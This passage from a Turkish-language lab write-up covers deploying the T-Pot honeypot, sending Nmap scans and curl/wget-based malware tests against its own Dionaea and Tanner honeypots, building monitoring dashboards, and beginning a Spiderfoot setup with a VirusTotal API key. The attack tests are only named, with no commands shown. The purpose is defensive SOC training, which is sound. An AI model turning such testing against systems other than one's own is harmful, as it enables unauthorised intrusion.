


12. Nmap Tarama Sonrası T-pot Dasboard'u


4.1.4. Malware Saldırıları

Hedef: Dionaea veya Tanner gibi honeypot'ları test etmek.

Araç: curl veya wget




13. Malware Saldırıları




13. Malware Saldırıları Sonrası T-pot Dashboard'ı

4.2 Saldırıların T-Pot Dashboard'larına Etkisi

4.2.1 T-pot Ekranı



14. Tüm Saldırılar Sonrası T-pot Dashboard Ekranı



15. Tüm Saldırılar Sonrası T-pot Dashboard Ekranı 2

4.2.2 Sonuçlar

Bu saldırıları ve izlemeyi gerçekleştirme amacı, saldırgan davranışlarını anlayarak gerçek saldırılarda kullanılan yöntem ve teknikleri öğrenmektir. Elde edilen verilerle tehdit istihbaratı oluşturularak saldırı modelleri ve raporları hazırlanır. Ayrıca, honeypot'larda tespit edilen saldırılar incelenerek sistemler için etkili savunma stratejileri geliştirilir. Bu süreç, T-Pot içindeki honeypot'ların saldırılara nasıl tepki verdiğini ve hangi bilgileri topladığını anlamaya yardımcı olur. Aynı zamanda, SOC analisti olarak gerçekçi bir ortamda saldırıları analiz etmek, savunma ve yanıt mekanizmalarını uygulayarak mesleki gelişime katkı sağlar.

---

5. T-Pot Dashboard'larının İncelenmesi

5.1 T-Pot Dashboard Özellikleri


T-Pot Dashboard görselleştirmesi, ağ güvenliği analizlerini daha anlaşılır ve takip edilebilir hale getiren bir araçtır. Bu görselleştirmeler, T-Pot'un topladığı verileri grafikler, tablolar ve diğer görsel araçlarla sunar. Örneğin, hangi IP adreslerinden saldırı geldiğini, hangi portların hedef alındığını veya hangi tür saldırıların daha yaygın olduğunu kolayca görebiliriz. Bu sayede, karmaşık ve büyük veri setleri arasında kaybolmadan, güvenlik durumunu hızlıca değerlendirebilir ve gerektiğinde müdahale edebilirsiniz.

5.2 Kendi Dashboard'ımı Oluşturma

5.2.1 "Dashboard" Menüsüne Gidin

Sol taraftaki menüden "Dashboard" seçeneğine tıklayın.

Mevcut dashboard'lar listelenecektir. Yeni bir tane oluşturmak için sağ üst köşedeki "Create visualization" butonuna tıklayın.



15. T-pot Dashboard Ekranı

5.2.2 Veri Kaynaklarını Belirleyin


Dashboard'a eklemek istediğiniz görselleştirmeler için önce ilgili veri kaynaklarını belirlemeniz gerekir.

Sol menüden "Discover" sekmesine gidin.

İlgili honeypot verilerini bulmak için arama filtreleri kullanın:

Örneğin, kaynak ip'yi öğrenmek için src yazmanız yeterli.

İhtiyacınız olan verileri bulduktan sonra bu sorguları kaydedin.



16. Dashboard Oluşturma Ekranı

5.2.3 Dashboard'a Görselleştirmeler Eklemek

Bar grafikler için "Vertical Bar" veya "Horizontal Bar".

Çizgi grafikleri için "Line".

Isı haritaları için "Heatmap".


Kelime bulutları için "Tag Cloud".

Daha önce oluşturduğunuz görselleştirmeleri listeden seçin ve dashboard'a ekleyin.

Sağ üstteki "Add layer" butonuna tıklayın.

İhtiyacınız olan verileri bulduktan sonra Save and return butonuna tıklayın.


Not : Görselleştirmeleri sürükleyip bırakarak da istediğiniz düzeni oluşturabilirsiniz.



17. Dashboard Oluşturma Ekranı 2

5.2.4 Dashboard'u Kaydetmek


Dashboard'ınıza bir isim vererek kaydedebilirsiniz.



18. Dashboard Kayıt Ekranı

5.2.5 Sonuç

Dashboard'ınızı ekranda görebilirsiniz.



19. Oluşturulan Dashboard Çıktısı

6. Spiderfoot ile Tarama ve API Entegrasyonu


6.1 Spiderfoot Nedir ve Nasıl Çalışır?

T-Pot, ağ güvenliği izleme ve kötü amaçlı etkinlikleri tespit etme konusunda güçlü bir araçtır. Ancak, daha derinlemesine bilgi toplamak ve potansiyel tehditleri daha ayrıntılı incelemek için başka araçlarla entegrasyon yapma imkanı sunar.

Spiderfoot, ağ üzerindeki cihazlar, IP adresleri, alan adları ve daha birçok kaynağa yönelik otomatik taramalar yaparak güvenlik açıklarını tespit eden bir bilgi toplama aracıdır. Çeşitli modüllerle çalışarak hedeflerinizi analiz eder ve olası tehditleri raporlar. Bu sayede, ağ üzerinde derinlemesine bir keşif yaparak potansiyel saldırı vektörlerini daha iyi anlayabiliyoruz.

6.1.1 Settings Ayarları


İlk olarak tarama yapacağımız aracı seçiyoruz. Ben Virus Total kullandım.



20. Spiderfoot Settings Ekranı

6.1.2 API Key Ayarları

Virus Total'in sitesinden aldığım API Key'i, API Key kısmına ekliyorum..

